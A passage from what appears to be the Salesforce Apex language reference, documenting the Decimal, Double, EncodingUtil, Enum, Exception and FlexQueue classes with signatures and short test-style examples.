    + minute +  ':' + second;

Datetime myDate = Datetime.valueOfGMT(stringDate);

DateTime expected = DateTime.newInstance(2009, 3, 4, 21, 2, 2);
System.assertEquals(expected, myDate);
```

year()

Returns the year component of a Datetime in the local time zone of the context user.

Signature

```
public Integer year()
```

Return Value

Type: Integer

Example

```
DateTime dt = DateTime.newInstance(2012, 1, 26, 5, 2, 4);
System.assertEquals(2012, dt.year());
```

`yearGmt()`

Returns the year component of a Datetime in the GMT time zone.

Signature

```
public Integer yearGmt()
```

Return Value

Type: Integer

Example

```
DateTime dt = DateTime.newInstance(2012, 10, 4, 6, 4, 6);
System.assertEquals(2012, dt.yearGMT());
```

Decimal Class

Contains methods for the Decimal primitive data type.

Namespace

System

Usage

For more information on Decimal, see Primitive Data Types on page 27.

IN THIS SECTION:

Rounding Mode

Rounding mode specifies the rounding behavior for numerical operations capable of discarding precision.

Decimal Methods

Rounding Mode

Rounding mode specifies the rounding behavior for numerical operations capable of discarding precision.

Each rounding mode indicates how the least significant returned digit of a rounded result is to be calculated. The following are the valid values for *roundingMode*.

Name	Description

CEILING	Rounds towards positive infinity. That is, if the result is positive, this mode behaves the same as the UP rounding mode; if the result is negative, it behaves the same as the DOWN rounding mode. Note that this rounding mode never decreases the calculated value. For example:
	• Input number 5.5: CEILING round mode result: 6
	• Input number 1.1: CEILING round mode result: 2
	• Input number -1.1: CEILING round mode result: -1
	• Input number -2.7: CEILING round mode result: -2
	`Decimal[] example = new Decimal[]{5.5, 1.1, -1.1, -2.7};`
	`Long[] expected = new Long[]{6, 2, -1, -2};`
	`for(integer x = 0; x < example.size(); x++){`
	`  System.assertEquals(expected[x],`
	`  example[x].round(System.RoundingMode.CEILING));`
	`}`

DOWN	Rounds towards zero. This rounding mode always discards any fractions (decimal points) prior to executing. Note that this rounding mode never increases the magnitude of the calculated value. For example:
	• Input number 5.5: DOWN round mode result: 5
	• Input number 1.1: DOWN round mode result: 1
	• Input number -1.1: DOWN round mode result: -1
	• Input number -2.7: DOWN round mode result: -2
	`Decimal[] example = new Decimal[]{5.5, 1.1, -1.1, -2.7};`
	`Long[] expected = new Long[]{5, 1, -1, -2};`
	`for(integer x = 0; x < example.size(); x++){`
	`  System.assertEquals(expected[x],`
	`  example[x].round(System.RoundingMode.DOWN));`
	`}`

FLOOR	Rounds towards negative infinity. That is, if the result is positive, this mode behaves the same as theDOWN rounding mode; if negative, this mode behaves the same as the UP rounding mode. Note that this rounding mode never increases the calculated value. For example:
	• Input number 5.5: FLOOR round mode result: 5
	• Input number 1.1: FLOOR round mode result: 1
	• Input number -1.1: FLOOR round mode result: -2
	• Input number -2.7: FLOOR round mode result: -3
	`Decimal[] example = new Decimal[]{5.5, 1.1, -1.1, -2.7};`
	`Long[] expected = new Long[]{5, 1, -2, -3};`

Name	Description

	``
	for(integer x = 0; x < example.size(); x++){
	    System.assertEquals(expected[x],
	        example[x].round(System.RoundingMode.FLOOR));
	}
	``

HALF_DOWN	Rounds towards the "nearest neighbor" unless both neighbors are equidistant, in which case this mode rounds down. This rounding mode behaves the same as the UP rounding mode if the discarded fraction (decimal point) is > 0.5; otherwise, it behaves the same as DOWN rounding mode. For example:
	• Input number 5.5: HALF_DOWN round mode result: 5
	• Input number 1.1: HALF_DOWN round mode result: 1
	• Input number -1.1: HALF_DOWN round mode result: -1
	• Input number -2.7: HALF_DOWN round mode result: -3
	``
	Decimal[] example = new Decimal[]{5.5, 1.1, -1.1, -2.7};
	Long[] expected = new Long[]{5, 1, -1, -3};
	for(integer x = 0; x < example.size(); x++){
	    System.assertEquals(expected[x],
	        example[x].round(System.RoundingMode.HALF_DOWN));
	}
	``

HALF_EVEN	Rounds towards the "nearest neighbor" unless both neighbors are equidistant, in which case, this mode rounds towards the even neighbor. This rounding mode behaves the same as the HALF_UP rounding mode if the digit to the left of the discarded fraction (decimal point) is odd. It behaves the same as the HALF_DOWN rounding method if it is even. For example:
	• Input number 5.5: HALF_EVEN round mode result: 6
	• Input number 1.1: HALF_EVEN round mode result: 1
	• Input number -1.1: HALF_EVEN round mode result: -1
	• Input number -2.7: HALF_EVEN round mode result: -3
	``
	Decimal[] example = new Decimal[]{5.5, 1.1, -1.1, -2.7};
	Long[] expected = new Long[]{6, 1, -1, -3};
	for(integer x = 0; x < example.size(); x++){
	    System.assertEquals(expected[x],
	        example[x].round(System.RoundingMode.HALF_EVEN));
	}
	``
	Note that this rounding mode statistically minimizes cumulative error when applied repeatedly over a sequence of calculations.

HALF_UP	Rounds towards the "nearest neighbor" unless both neighbors are equidistant, in which case, this mode rounds up. This rounding method behaves the same as the UP rounding method if the discarded fraction (decimal point) is >= 0.5; otherwise, this rounding method behaves the same as the DOWN rounding method. For example: • Input number 5.5: HALF_UP round mode result: 6 • Input number 1.1: HALF_UP round mode result: 1 • Input number -1.1: HALF_UP round mode result: -1

Name	Description

	• Input number -2.7: `HALF_UP` round mode result: -3
	`Decimal[] example = new Decimal[]{5.5, 1.1, -1.1, -2.7};`
	`Long[] expected = new Long[]{6, 1, -1, -3};`
	`for(integer x = 0; x < example.size(); x++){`
	`System.assertEquals(expected[x],`
	`example[x].round(System.RoundingMode.HALF_UP));`
	`}`

`UNNECESSARY`	Asserts that the requested operation has an exact result, which means that no rounding is necessary. If this rounding mode is specified on an operation that yields an inexact result, a MathException is thrown. For example:
	• Input number 5.5: `UNNECESSARY` round mode result: MathException
	• Input number 1.1: `UNNECESSARY` round mode result: MathException
	• Input number 1.0: `UNNECESSARY` round mode result: 1
	• Input number -1.0: `UNNECESSARY` round mode result: -1
	• Input number -2.2: `UNNECESSARY` round mode result: MathException
	`Decimal example1 = 5.5;`
	`Decimal example2 = 1.0;`
	`system.assertEquals(1,`
	`example2.round(System.RoundingMode.UNNECESSARY));`
	`try{`
	`example1.round(System.RoundingMode.UNNECESSARY);`
	`} catch(Exception E) {`
	`system.assertEquals('System.MathException', E.getTypeName());`
	`}`

`UP`	Rounds away from zero. This rounding mode always truncates any fractions (decimal points) prior to executing. Note that this rounding mode never decreases the magnitude of the calculated value. For example:
	• Input number 5.5: `UP` round mode result: 6
	• Input number 1.1: `UP` round mode result: 2
	• Input number -1.1: `UP` round mode result: -2
	• Input number -2.7: `UP` round mode result: -3
	`Decimal[] example = new Decimal[]{5.5, 1.1, -1.1, -2.7};`
	`Long[] expected = new Long[]{6, 2, -2, -3};`
	`for(integer x = 0; x < example.size(); x++){`
	`System.assertEquals(expected[x],`
	`example[x].round(System.RoundingMode.UP));`
	`}`

Decimal Methods

The following are methods for `Decimal`.

IN THIS SECTION:

abs()

Returns the absolute value of the Decimal.

divide(divisor, scale)

Divides this Decimal by the specified divisor, and sets the scale, that is, the number of decimal places, of the result using the specified scale.

divide(divisor, scale, roundingMode)

Divides this Decimal by the specified divisor, sets the scale, that is, the number of decimal places, of the result using the specified scale, and if necessary, rounds the value using the rounding mode.

doubleValue()

Returns the Double value of this Decimal.

format()

Returns the String value of this Decimal using the locale of the context user.

intValue()

Returns the Integer value of this Decimal.

longValue()

Returns the Long value of this Decimal.

pow(exponent)

Returns the value of this decimal raised to the power of the specified exponent.

precision()

Returns the total number of digits for the Decimal.

round()

Returns the rounded approximation of this Decimal. The number is rounded to zero decimal places using half-even rounding mode, that is, it rounds towards the "nearest neighbor" unless both neighbors are equidistant, in which case, this mode rounds towards the even neighbor.

round(roundingMode)

Returns the rounded approximation of this Decimal. The number is rounded to zero decimal places using the rounding mode specified by the rounding mode.

scale()

Returns the scale of the Decimal, that is, the number of decimal places.

setScale(scale)

Sets the scale of the Decimal to the specified number of decimal places, using half-even rounding, if necessary. Half-even rounding mode rounds toward the "nearest neighbor." If both neighbors are equidistant, the number is rounded toward the even neighbor.

setScale(scale, roundingMode)

Sets the scale of the Decimal to the specified number of decimal places, using the specified rounding mode, if necessary.

stripTrailingZeros()

Returns the Decimal with any trailing zeros removed.

toPlainString()

Returns the String value of this Decimal, without using scientific notation.

valueOf(doubleToDecimal)

Returns a Decimal that contains the value of the specified Double.

valueOf(longToDecimal)

Returns a Decimal that contains the value of the specified Long.

valueOf(stringToDecimal)

Returns a Decimal that contains the value of the specified String. As in Java, the string is interpreted as representing a signed Decimal.

abs()

Returns the absolute value of the Decimal.

Signature

```
public Decimal abs()
```

Return Value

Type: Decimal

Example

```
Decimal myDecimal = -6.02214129;
System.assertEquals(6.02214129, myDecimal.abs());
```

divide(divisor, scale)

Divides this Decimal by the specified divisor, and sets the scale, that is, the number of decimal places, of the result using the specified scale.

Signature

```
public Decimal divide(Decimal divisor, Integer scale)
```

Parameters

divisor

Type: Decimal

scale

Type: Integer

Return Value

Type: Decimal

Example

```
Decimal decimalNumber = 19;
Decimal result = decimalNumber.divide(100, 3);
System.assertEquals(0.190, result);
```

divide(divisor, scale, roundingMode)

Divides this Decimal by the specified divisor, sets the scale, that is, the number of decimal places, of the result using the specified scale, and if necessary, rounds the value using the rounding mode.

Signature

```
public Decimal divide(Decimal divisor, Integer scale, System.RoundingMode roundingMode)
```

Parameters

divisor
Type: Decimal

scale
Type: Integer

roundingMode
Type: System.RoundingMode

Return Value

Type: Decimal

Example

```
Decimal myDecimal = 12.4567;
Decimal divDec = myDecimal.divide(7, 2, System.RoundingMode.UP);
System.assertEquals(divDec, 1.78);
```

doubleValue()

Returns the Double value of this Decimal.

Signature

```
public Double doubleValue()
```

Return Value

Type: Double

Example

```
Decimal myDecimal = 6.62606957;
Double value = myDecimal.doubleValue();
System.assertEquals(6.62606957, value);
```

format()

Returns the String value of this Decimal using the locale of the context user.

Signature

```
public String format()
```

Return Value

Type: String

Usage

Scientific notation will be used if an exponent is needed.

Example

```
// U.S. locale
Decimal myDecimal = 12345.6789;
system.assertEquals('12,345.679', myDecimal.format());
```

intValue()

Returns the Integer value of this Decimal.

Signature

```
public Integer intValue()
```

Return Value

Type: Integer

Example

```
Decimal myDecimal = 1.602176565;
system.assertEquals(1, myDecimal.intValue());
```

longValue()

Returns the Long value of this Decimal.

Signature

```
public Long longValue()
```

Return Value

Type: Long

Example

```
Decimal myDecimal = 376.730313461;
system.assertEquals(376, myDecimal.longValue());
```

pow(exponent)

Returns the value of this decimal raised to the power of the specified exponent.

Signature

```
public Decimal pow(Integer exponent)
```

Parameters

exponent
Type: Integer

The value of *exponent* must be between 0 and 32,767.

Return Value

Type: Decimal

Usage

If you use `MyDecimal.pow(0)`, 1 is returned.

The `Math.pow` method does accept negative values.

Example

```
Decimal myDecimal = 4.12;
Decimal powDec = myDecimal.pow(2);
System.assertEquals(powDec, 16.9744);
```

precision()

Returns the total number of digits for the Decimal.

Signature

```
public Integer precision()
```

Return Value

Type: Integer

Example

For example, if the Decimal value was 123.45, `precision` returns 5. If the Decimal value is 123.123, `precision` returns 6.

```
Decimal D1 = 123.45;
Integer precision1 = D1.precision();
system.assertEquals(precision1, 5);
Decimal D2 = 123.123;
Integer precision2 = D2.precision();
system.assertEquals(precision2, 6);
```

round()

Returns the rounded approximation of this Decimal. The number is rounded to zero decimal places using half-even rounding mode, that is, it rounds towards the "nearest neighbor" unless both neighbors are equidistant, in which case, this mode rounds towards the even neighbor.

Signature

```
public Long round()
```

Return Value

Type: Long

Usage

Note that this rounding mode statistically minimizes cumulative error when applied repeatedly over a sequence of calculations.

Example

```
Decimal D = 4.5;
Long L = D.round();
System.assertEquals(4, L);

Decimal D1 = 5.5;
Long L1 = D1.round();
System.assertEquals(6, L1);

Decimal D2 = 5.2;
Long L2 = D2.round();
System.assertEquals(5, L2);

Decimal D3 = -5.7;
Long L3 = D3.round();
System.assertEquals(-6, L3);
```

round(roundingMode)

Returns the rounded approximation of this Decimal. The number is rounded to zero decimal places using the rounding mode specified by the rounding mode.

Signature

```
public Long round(System.RoundingMode roundingMode)
```

Parameters

roundingMode
Type: System.RoundingMode

Return Value

Type: Long

scale()

Returns the scale of the Decimal, that is, the number of decimal places.

Signature

```
public Integer scale()
```

Return Value

Type: Integer

Example

```
Decimal myDecimal = 9.27400968;
system.assertEquals(8, myDecimal.scale());
```

setScale(scale)

Sets the scale of the Decimal to the specified number of decimal places, using half-even rounding, if necessary. Half-even rounding mode rounds toward the "nearest neighbor." If both neighbors are equidistant, the number is rounded toward the even neighbor.

Signature

```
public Decimal setScale(Integer scale)
```

Parameters

scale

Type: Integer

The value of *scale* must be between –33 and 33. If the value of *scale* is negative, your unscaled value is multiplied by 10 to the power of the negation of *scale*. For example, after this operation, the value of *d* is `4*10^3`.

```
Decimal d = 4000;
d = d.setScale(-3);
```

Return Value

Type: Decimal

Usage

If you do not explicitly set the scale for a Decimal, the item from which the Decimal is created determines the scale.

- If the Decimal is created as part of a query, the scale is based on the scale of the field returned from the query.
- If the Decimal is created from a String, the scale is the number of characters after the decimal point of the String.

- If the Decimal is created from a non-decimal number, the number is first converted to a String. Scale is then set using the number of characters after the decimal point.

Example

```
Decimal myDecimal = 8.987551787;
Decimal setScaled = myDecimal.setscale(3);
System.assertEquals(8.988, setScaled);
```

setScale(scale, roundingMode)

Sets the scale of the Decimal to the specified number of decimal places, using the specified rounding mode, if necessary.

Signature

```
public Decimal setScale(Integer scale, System.RoundingMode roundingMode)
```

Parameters

scale
Type: Integer

The value of *scale* must be between –33 and 33. If the value of *scale* is negative, your unscaled value is multiplied by 10 to the power of the negation of *scale*. For example, after this operation, the value of *d* is `4*10^3`.

```
Decimal d = 4000;
d = d.setScale(-3);
```

roundingMode
Type: System.RoundingMode

Return Value

Type: Decimal

Usage

If you do not explicitly set the scale for a Decimal, the item from which the Decimal is created determines the scale.

- If the Decimal is created as part of a query, the scale is based on the scale of the field returned from the query.
- If the Decimal is created from a String, the scale is the number of characters after the decimal point of the String.
- If the Decimal is created from a non-decimal number, the number is first converted to a String. Scale is then set using the number of characters after the decimal point.

stripTrailingZeros()

Returns the Decimal with any trailing zeros removed.

Signature

```
public Decimal stripTrailingZeros()
```

Return Value

Type: Decimal

Example

```
Decimal myDecimal = 1.10000;
Decimal stripped = myDecimal.stripTrailingZeros();
System.assertEquals(stripped, 1.1);
```

toPlainString()

Returns the String value of this Decimal, without using scientific notation.

Signature

```
public String toPlainString()
```

Return Value

Type: String

Example

```
Decimal myDecimal = 12345.6789;
System.assertEquals('12345.6789', myDecimal.toPlainString());
```

valueOf(doubleToDecimal)

Returns a Decimal that contains the value of the specified Double.

Signature

```
public static Decimal valueOf(Double doubleToDecimal)
```

Parameters

doubleToDecimal
Type: Double

Return Value

Type: Decimal

Example

```
Double myDouble = 2.718281828459045;
Decimal myDecimal = Decimal.valueOf(myDouble);
System.assertEquals(2.718281828459045, myDecimal);
```

valueOf(longToDecimal)

Returns a Decimal that contains the value of the specified Long.

Signature

```
public static Decimal valueOf(Long longToDecimal)
```

Parameters

longToDecimal
Type: Long

Return Value

Type: Decimal

Example

```
Long myLong = 299792458;
Decimal myDecimal = Decimal.valueOf(myLong);
System.assertEquals(299792458, myDecimal);
```

valueOf(stringToDecimal)

Returns a Decimal that contains the value of the specified String. As in Java, the string is interpreted as representing a signed Decimal.

Signature

```
public static Decimal valueOf(String stringToDecimal)
```

Parameters

stringToDecimal
Type: String

Return Value

Type: Decimal

Example

```
String temp = '12.4567';
Decimal myDecimal = Decimal.valueOf(temp);
```

Double Class

Contains methods for the Double primitive data type.

Namespace

System

Usage

For more information on Double, see Primitive Data Types on page 27.

Double Methods

The following are methods for `Double`.

IN THIS SECTION:

format()
Returns the String value for this Double using the locale of the context user

intValue()
Returns the Integer value of this Double by casting it to an Integer.

longValue()
Returns the Long value of this Double.

round()
Returns the closest Long to this Double value.

valueOf(stringToDouble)
Returns a Double that contains the value of the specified String. As in Java, the String is interpreted as representing a signed decimal.

valueOf(fieldValue)
Converts the specified object to a Double value. Use this method to convert a history tracking field value or an object that represents a Double value.

`format()`

Returns the String value for this Double using the locale of the context user

Signature

```
public String format()
```

Return Value

Type: String

Example

```
Double myDouble = 1261992;
system.assertEquals('1,261,992', myDouble.format());
```

intValue()

Returns the Integer value of this Double by casting it to an Integer.

Signature

```
public Integer intValue()
```

Return Value

Type: Integer

Example

```
Double DD1 = double.valueOf('3.14159');
Integer value = DD1.intValue();
system.assertEquals(value, 3);
```

longValue()

Returns the Long value of this Double.

Signature

```
public Long longValue()
```

Return Value

Type: Long

Example

```
Double myDouble = 421994;
Long value = myDouble.longValue();
System.assertEquals(421994, value);
```

round()

Returns the closest Long to this Double value.

Signature

```
public Long round()
```

Return Value

Type: Long

Example

```
Double D1 = 4.5;
Long L1 = D1.round();
System.assertEquals(5, L1);

Double D2= 4.2;
Long L2= D2.round();
System.assertEquals(4, L2);

Double D3= -4.7;
Long L3= D3.round();
System.assertEquals(-5, L3);
```

valueOf(stringToDouble)

Returns a Double that contains the value of the specified String. As in Java, the String is interpreted as representing a signed decimal.

Signature

```
public static Double valueOf(String stringToDouble)
```

Parameters

stringToDouble
Type: String

Return Value

Type: Double

Example

```
Double DD1 = double.valueOf('3.14159');
```

valueOf(fieldValue)

Converts the specified object to a Double value. Use this method to convert a history tracking field value or an object that represents a Double value.

Signature

```
public static Double valueOf(Object fieldValue)
```

Parameters

fieldValue
Type: Object

Return Value

Type: Double

Usage

Use this method with the `OldValue` or `NewValue` fields of history sObjects, such as `AccountHistory`, when the field type corresponds to a Double type, like a number field.

Example

```
List<AccountHistory> ahlist =
  [SELECT Field,OldValue,NewValue
   FROM AccountHistory];
for(AccountHistory ah : ahlist) {
  System.debug('Field: ' + ah.Field);
  if (ah.field == 'NumberOfEmployees') {
    Double oldValue =
      Double.valueOf(ah.OldValue);
    Double newValue =
      Double.valueOf(ah.NewValue);
}
```

EncodingUtil Class

Use the methods in the `EncodingUtil` class to encode and decode URL strings, and convert strings to hexadecimal format.

Namespace

System

Usage

Note: You cannot use the EncodingUtil methods to move documents with non-ASCII characters to Salesforce. You can, however, download a document from Salesforce. To do so, query the ID of the document using the API `query` call, then request it by ID.

EncodingUtil Methods

The following are methods for `EncodingUtil`. All methods are static.

IN THIS SECTION:

base64Decode(inputString)
Converts a Base64-encoded String to a Blob representing its normal form.

base64Encode(inputBlob)
Converts a Blob to an unencoded String representing its normal form.

convertFromHex(inputString)
Converts the specified hexadecimal (base 16) string to a Blob value and returns this Blob value.

convertToHex(inputBlob)

Returns a hexadecimal (base 16) representation of the *inputBlob*. This method can be used to compute the client response (for example, HA1 or HA2) for HTTP Digest Authentication (RFC2617).

urlDecode(inputString, encodingScheme)

Decodes a string in `application/x-www-form-urlencoded` format using a specific encoding scheme, for example "UTF-8."

urlEncode(inputString, encodingScheme)

Encodes a string into the `application/x-www-form-urlencoded` format using a specific encoding scheme, for example "UTF-8."

base64Decode(inputString)

Converts a Base64-encoded String to a Blob representing its normal form.

Signature

```
public static Blob base64Decode(String inputString)
```

Parameters

inputString
Type: String

Return Value

Type: Blob

base64Encode(inputBlob)

Converts a Blob to an unencoded String representing its normal form.

Signature

```
public static String base64Encode(Blob inputBlob)
```

Parameters

inputBlob
Type: Blob

Return Value

Type: String

convertFromHex(inputString)

Converts the specified hexadecimal (base 16) string to a Blob value and returns this Blob value.

Signature

```
public static Blob convertFromHex(String inputString)
```

Parameters

inputString
Type: String

The hexadecimal string to convert. The string can contain only valid hexadecimal characters (0-9, a-f, A-F) and must have an even number of characters.

Return Value

Type: Blob

Usage

Each byte in the Blob is constructed from two hexadecimal characters in the input string.

The `convertFromHex` method throws the following exceptions.

- `NullPointerException` — the *`inputString`* is `null`.
- `InvalidParameterValueException` — the *`inputString`* contains invalid hexadecimal characters or doesn't contain an even number of characters.

Example

```
Blob blobValue = EncodingUtil.convertFromHex('4A4B4C');
System.assertEquals('JKL', blobValue.toString());
```

convertToHex(inputBlob)

Returns a hexadecimal (base 16) representation of the *`inputBlob`*. This method can be used to compute the client response (for example, HA1 or HA2) for HTTP Digest Authentication (RFC2617).

Signature

```
public static String convertToHex(Blob inputBlob)
```

Parameters

inputBlob
Type: Blob

Return Value

Type: String

urlDecode(inputString, encodingScheme)

Decodes a string in `application/x-www-form-urlencoded` format using a specific encoding scheme, for example "UTF-8."

Signature

```
public static String urlDecode(String inputString, String encodingScheme)
```

Parameters

inputString
Type: String

encodingScheme
Type: String

Return Value

Type: String

Usage

This method uses the supplied encoding scheme to determine which characters are represented by any consecutive sequence of the from `\"%xy\"`. For more information about the format, see The form-urlencoded Media Type in *Hypertext Markup Language - 2.0*.

urlEncode(inputString, encodingScheme)

Encodes a string into the `application/x-www-form-urlencoded` format using a specific encoding scheme, for example "UTF-8."

Signature

```
public static String urlEncode(String inputString, String encodingScheme)
```

Parameters

inputString
Type: String

encodingScheme
Type: String

Return Value

Type: String

Usage

This method uses the supplied encoding scheme to obtain the bytes for unsafe characters. For more information about the format, see The form-urlencoded Media Type in *Hypertext Markup Language - 2.0*.

Example

```
String encoded = EncodingUtil.urlEncode(url, 'UTF-8');
```

Enum Methods

An enum is an abstract data type with values that each take on exactly one of a finite set of identifiers that you specify. Apex provides built-in enums, such as `LoggingLevel`, and you can define your own enum.

All Apex enums, whether user-defined enums or built-in enums, have the following common method that takes no arguments.

`values`
This method returns the values of the Enum as a list of the same Enum type.

Each Enum value has the following methods that take no arguments.

`name`
Returns the name of the Enum item as a String.

`ordinal`
Returns the position of the item, as an Integer, in the list of Enum values starting with zero.

Enum values cannot have user-defined methods added to them.

For more information about Enum, see Enums on page 35.

Example

```
Integer i = StatusCode.DELETE_FAILED.ordinal();

String s = StatusCode.DELETE_FAILED.name();

List<StatusCode> values = StatusCode.values();
```

Exception Class and Built-In Exceptions

An exception denotes an error that disrupts the normal flow of code execution. You can use Apex built-in exceptions or create custom exceptions. All exceptions have common methods.

All exceptions support built-in methods for returning the error message and exception type. In addition to the standard `exception` class, there are several different types of exceptions:

The following are exceptions in the `System` namespace.

Exception	Description
`AsyncException`	Any problem with an asynchronous operation, such as failing to enqueue an asynchronous call.
`CalloutException`	Any problem with a Web service operation, such as failing to make a callout to an external system.
`DmlException`	Any problem with a DML statement, such as an `insert` statement missing a required field on a record.
`EmailException`	Any problem with email, such as failure to deliver. For more information, see Outbound Email.
`ExternalObjectException`	Any problem with external object records, such as connection timeouts during attempts to access the data that's stored on external systems.

Exception	Description
`InvalidParameterValueException`	An invalid parameter was supplied for a method or any problem with a URL used with Visualforce pages. For more information on Visualforce, see the *Visualforce Developer's Guide*.
`LimitException`	A governor limit has been exceeded. This exception can't be caught.
`JSONException`	Any problem with JSON serialization and deserialization operations. For more information, see the methods of `System.JSON`, `System.JSONParser`, and `System.JSONGenerator`.
`ListException`	Any problem with a list, such as attempting to access an index that is out of bounds.
`MathException`	Any problem with a mathematical operation, such as dividing by zero.
`NoAccessException`	Any problem with unauthorized access, such as trying to access an sObject that the current user does not have access to. This is generally used with Visualforce pages. For more information on Visualforce, see the *Visualforce Developer's Guide*.
`NoDataFoundException`	Any problem with data that does not exist, such as trying to access an sObject that has been deleted. This is generally used with Visualforce pages. For more information on Visualforce, see the *Visualforce Developer's Guide*.
`NoSuchElementException`	This exception is thrown if you try to access items that are outside the bounds of a list. This exception is used by the Iterator `next` method. For example, if `iterator.hasNext() == false` and you call `iterator.next()`, this exception is thrown. This exception is also used by the Apex Flex Queue methods and is thrown if you attempt to access a job at an invalid position in the flex queue.

`NullPointerException`	Any problem with dereferencing null, such as in the following code:
	`String s;`
	`s.toLowerCase(); // Since s is null, this call causes`
	`// a NullPointerException`

`QueryException`	Any problem with SOQL queries, such as assigning a query that returns no records or more than one record to a singleton sObject variable.
`RequiredFeatureMissing`	A Chatter feature is required for code that has been deployed to an organization that does not have Chatter enabled.
`SearchException`	Any problem with SOSL queries executed with SOAP API `search()` call, for example, when the `searchString` parameter contains less than two characters. For more information, see the *SOAP API Developer's Guide*.
`SecurityException`	Any problem with static methods in the Crypto utility class. For more information, see Crypto Class.
`SerializationException`	Any problem with the serialization of data. This is generally used with Visualforce pages. For more information on Visualforce, see the *Visualforce Developer's Guide*.
`SObjectException`	Any problem with sObject records, such as attempting to change a field in an `update` statement that can only be changed during `insert`.
`StringException`	Any problem with Strings, such as a String that is exceeding your heap size.

Exception	Description
`TypeException`	Any problem with type conversions, such as attempting to convert the String 'a' to an Integer using the `valueOf` method.
`VisualforceException`	Any problem with a Visualforce page. For more information on Visualforce, see the *Visualforce Developer's Guide*.
`XmlException`	Any problem with the XmlStream classes, such as failing to read or write XML.

The following is an example using the DmlException exception:

```
Account[] accts = new Account[]{new Account(billingcity = 'San Jose')};
try {
    insert accts;
} catch (System.DmlException e) {
    for (Integer i = 0; i < e.getNumDml(); i++) {
        // Process exception here
        System.debug(e.getDmlMessage(i));
    }
}
```

For exceptions in other namespaces, see:

- Canvas Exceptions
- `ConnectApi` Exceptions
- DataSource Exceptions
- Reports Exceptions
- Site Exceptions

Common Exception Methods

Exception methods are all called by and operate on a particular instance of an exception. The table below describes all instance exception methods. All types of exceptions have the following methods in common:

Name	Arguments	Return Type	Description
`getCause`		Exception	Returns the cause of the exception as an exception object.
`getLineNumber`		Integer	Returns the line number from where the exception was thrown.
`getMessage`		String	Returns the error message that displays for the user.
`getStackTraceString`		String	Returns the stack trace as a string.
`getTypeName`		String	Returns the type of exception, such as DmlException, ListException, MathException, and so on.
`initCause`	Exception *`cause`*	Void	Sets the cause for this exception, if one has not already been set.
`setMessage`	String *`s`*	Void	Sets the error message that displays for the user.

DMLException and EmailException Methods

In addition to the common exception methods, DMLExceptions and EmailExceptions have the following additional methods:

Name	Arguments	Return Type	Description
`getDmlFieldNames`	Integer *i*	String []	Returns the names of the field or fields that caused the error described by the *i*th failed row.
`getDmlFields`	Integer *i*	Schema.sObjectField []	Returns the field token or tokens for the field or fields that caused the error described by the *i*th failed row. For more information on field tokens, see Dynamic Apex.
`getDmlId`	Integer *i*	String	Returns the ID of the failed record that caused the error described by the *i*th failed row.
`getDmlIndex`	Integer *i*	Integer	Returns the original row position of the *i*th failed row.
`getDmlMessage`	Integer *i*	String	Returns the user message for the *i*th failed row.
`getDmlStatusCode`	Integer *i*	String	Deprecated. Use getDmlType instead. Returns the Apex failure code for the *i*th failed row.
`getDmlType`	Integer *i*	System.StatusCode	Returns the value of the System.StatusCode enum. For example: `try { insert new Account(); } catch (System.DmlException ex) { System.assertEquals( StatusCode.REQUIRED_FIELD_MISSING, ex.getDmlType(0)); }` For more information about System.StatusCode, see Enums.
`getNumDml`		Integer	Returns the number of failed rows for DML exceptions.

FlexQueue Class

Contains methods that reorder batch jobs in the Apex flex queue.

Namespace

System

Usage

You can place up to 100 batch jobs in a holding status for future execution. When system resources become available, the jobs are taken from the top of the Apex flex queue and moved to the batch job queue. Up to five queued or active jobs can be processed simultaneously for each org. When a job is moved out of the flex queue for processing, its status changes from Holding to Queued. Queued jobs are executed when the system is ready to process new jobs.

Use this class's methods to reorder your `Holding` jobs in the flex queue.

Example

This example moves a job in the flex queue so that it is executed immediately before the specified job in the queue. Ensure that you have jobs in the flex queue before execution. To move the job, call the `System.FlexQueue.moveBeforeJob()` method and pass it both jobs' IDs.

```
ID jobToMoveId = System.enqueueJob(new MyQueueableClass());
AsyncApexJob a = [SELECT Id FROM AsyncApexJob WHERE ApexClassId IN
                    (SELECT Id from ApexClass WHERE NamespacePrefix = null
                     AND Name = 'MyBatchClass')];
ID jobInQueueId = a.ID;
Boolean isSuccess = FlexQueue.moveBeforeJob(jobToMoveId, jobInQueueId);
```

IN THIS SECTION:

FlexQueue Methods

SEE ALSO:

Monitoring the Apex Flex Queue

Using Batch Apex

FlexQueue Methods

The following are methods for `FlexQueue`.

IN THIS SECTION:

moveAfterJob(jobToMoveId, jobInQueueId)

Moves the job with the ID *`jobToMoveId`* immediately after the job with the ID *`jobInQueueId`* in the flex queue. You can move *`jobToMoveId`* forward or backward in the queue. If either job isn't in the queue, it throws an element-not-found exception. Returns `true` if the job is moved, or `false` if *`jobToMoveId`* is already immediately after *`jobInQueueId`*, so no change is made.

moveBeforeJob(jobToMoveId, jobInQueueId)

Moves the job with the ID *`jobToMoveId`* immediately before the job with the ID *`jobInQueueId`* in the flex queue. You can move *`jobToMoveId`* forward or backward in the queue. If either job isn't in the queue, it throws an element-not-found exception. Returns `true` if the job is moved, or `false` if *`jobToMoveId`* is already immediately before *`jobInQueueId`*, so no change is made.

moveJobToEnd(jobId)

Moves the specified job the end of the flex queue, to index position `(size - 1)`. All jobs after the job's starting position move one spot forward. If the job isn't in the queue, it throws an element-not-found exception. Returns `true` if the job is moved, or `false` if the job is already at the end of the queue, so no change is made.

moveJobToFront(jobId)

Moves the specified job to the front of the flex queue, to index position `0`. All other jobs move back one spot. If the job isn't in the queue, it throws an element-not-found exception. Returns `true` if the job is moved, or `false` if the job is already at the front of the queue, so no change is made.

moveAfterJob(jobToMoveId, jobInQueueId)

Moves the job with the ID *jobToMoveId* immediately after the job with the ID *jobInQueueId* in the flex queue. You can move *jobToMoveId* forward or backward in the queue. If either job isn't in the queue, it throws an element-not-found exception. Returns `true` if the job is moved, or `false` if *jobToMoveId* is already immediately after *jobInQueueId*, so no change is made.

Signature

```
public static Boolean moveAfterJob(Id jobToMoveId, Id jobInQueueId)
```

Parameters

jobToMoveId
Type: Id

The ID of the job to move.

jobInQueueId
Type: Id

The ID of the job to move after.

Return Value

Type: Boolean

moveBeforeJob(jobToMoveId, jobInQueueId)

Moves the job with the ID *jobToMoveId* immediately before the job with the ID *jobInQueueId* in the flex queue. You can move *jobToMoveId* forward or backward in the queue. If either job isn't in the queue, it throws an element-not-found exception. Returns `true` if the job is moved, or `false` if *jobToMoveId* is already immediately before *jobInQueueId*, so no change is made.

Signature

```
public static Boolean moveBeforeJob(Id jobToMoveId, Id jobInQueueId)
```

Parameters

jobToMoveId
Type: Id

The ID of the job to move.

jobInQueueId
Type: Id

The ID of the job to use as a reference point.

Return Value

Type: Boolean

moveJobToEnd(jobId)

